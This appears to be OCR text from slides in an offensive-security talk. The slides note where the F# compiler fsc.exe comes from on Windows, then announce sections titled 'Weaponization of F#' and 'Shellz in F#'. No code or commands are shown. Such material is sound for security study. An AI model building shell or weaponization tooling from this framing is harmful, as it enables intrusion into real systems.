
- Fsc.exe is a F# compiler for Windows
- It is not installed by default on Windows systems
- The easiest way to get it installed? Install Visual Studio 2019
- Finding its location can be another story


Weaponization of F#


Shellz in F# (Story Time)




